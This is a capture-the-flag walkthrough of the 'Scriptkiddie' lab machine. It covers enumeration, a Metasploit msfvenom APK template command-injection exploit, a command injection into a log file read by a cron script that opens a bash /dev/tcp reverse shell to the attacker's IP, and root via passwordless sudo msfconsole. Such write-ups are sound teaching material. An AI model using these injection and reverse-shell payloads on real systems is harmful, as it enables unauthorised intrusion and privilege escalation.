
IP: 10.129.73.113
Platform: Linux

Summary:
Scriptkiddie was an easy linux box which required good enumeration skills in terms of searching for known vulnerabilities that exisited in metasploit-framework. The box had only two ports open ssh and web server running on port 5000. On the web server we quickly find out that we can generate payloads using the web server for linux, windows and android. The webserver was simple using a vulnerable version of metasploit-framework which had a template cmd injection in android apk files. After abusing this vulnerability we quickly got a shell on the box which required privilege escalation that was being executed as pwn user and we had to escape the sripts cut command by putting two spaces at the front of our command in order for the command being properly executed and we got a shell. After that we found out that the pwn user could execute sudo command without authentication for msfconsole and we quickly got root shell.

nmap scan:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-06 19:17 UTC
Nmap scan report for 10.129.73.147
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
| http-methods:
|_  Supported Methods: OPTIONS POST HEAD GET
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumeration:
Port 5000 Webapp:



k1d'5 h4ck3r t00l5

nmap

scan top 100 ports on an ip

ip:

payloads

venom it up - gen rev tcp meterpreter bins

os: windows

lhost:

template file (optional):


- payload: windows/meterpreter/reverse_tcp
- LHOST: 10.129.73.147
- LPORT: 4444
- template: None
- download: 66a9ed9391b2.exe
- expires: 5 mins

sploits


searchsploit FTW

Some kind of hacking tool.

When generating any windows or linux payload using the website on port 5000 we discover a /static/payloads/name.exe of generated payloads where we can download from:




- payload: windows/meterpreter/reverse_tcp
- LHOST: 10.129.73.147
- LPORT: 4444
- template: None
- download: 66a9ed9391b2.exe
- expires: 5 mins



```
http://10.129.73.147:5000/static/payloads/66a9ed9391b2.exe
```

We also see that we can provide a template for given payload type we are going to generate:



payloads

venom it up - gen rev tcp meterpreter bins


os: windows

lhost:

template file (optional):


Also there is APK template allowed and after some googling we found out exploit module for APK template which uses command injection: https://www.rapid7.com/db/modules/exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection/

We generated the following apk file and we going to use it as template:



```
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > options

Module options (exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.apk          yes       The APK file name


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  178.62.85.121    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**

Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set LHOST 10.10.14.168
LHOST => 10.10.14.168
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > run
```

We got a shell :)




```
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.168] from (UNKNOWN) [10.129.73.147] 54018
id
uid=1000(kid) gid=1000(kid) groups=1000(kid)
```

We got user.txt in /home/kid/user.txt:

```
**************dca6a8748cac******
```


There is also a second user of name pwn.

After a shell on the box we found a script running as pwn:




```
-rwxrwxr-- 1 pwn  pwn   250 Jan 28 17:57 scanlosers.sh
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home/pwn$ cat /home/kid/logs/hackers
kid@scriptkiddie:/home/pwn$
```

Interesting Pspy64 findings:



```
2021/02/06 20:44:18 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity
2021/02/06 20:44:45 CMD: UID=0    PID=8944   |
2021/02/06 20:45:01 CMD: UID=0    PID=8950   | pkill -f keytool
2021/02/06 20:45:01 CMD: UID=0    PID=8948   | /bin/sh -c pkill -f keytool && pkill -f nmap & rm -rf /tmp/d2*
```




```
2021/02/06 20:46:01 CMD: UID=0    PID=8951   | /usr/sbin/CRON -f
2021/02/06 20:46:01 CMD: UID=0    PID=8952   | /bin/sh -c find /home/kid/html/static/payloads/ -type f -mmin +5 -delete
```


After quick testing for command injection inside /home/kid/log/hackers file we were able to put two spaces and then semicolon with our bash reverse shell in order to get command execution (We also commented out the rest of the nmap command with '#' in the script in order to escape the redirection to /dev/null output):

```
  ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.168/443 0>&1' #
```


Results:



```
kid@scriptkiddie:/home/pwn$ cat /home/kid/logs/hackers
kid@scriptkiddie:/home/pwn$ cat /home/kid/logs/hackers
kid@scriptkiddie:/home/pwn$ cd /home/kid/logs/
kid@scriptkiddie:~/logs$ echo "  ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.168/443 0>&1' #" >> hackers
kid@scriptkiddie:~/logs$
```



```
listening on [any] 443 ...
connect to [10.10.14.168] from (UNKNOWN) [10.129.73.147] 41130
bash: cannot set terminal process group (803): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$ id
id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
pwn@scriptkiddie:~$
```



```
msf6 > pwd
stty: 'standard input': Inappropriate ioctl for device
[*] exec: pwd

/root
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
msf6 > ls
stty: 'standard input': Inappropriate ioctl for device
[*] exec: ls

root.txt
snap
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
msf6 >
```

Root.txt:

```
**********49ccf771f82c3******
```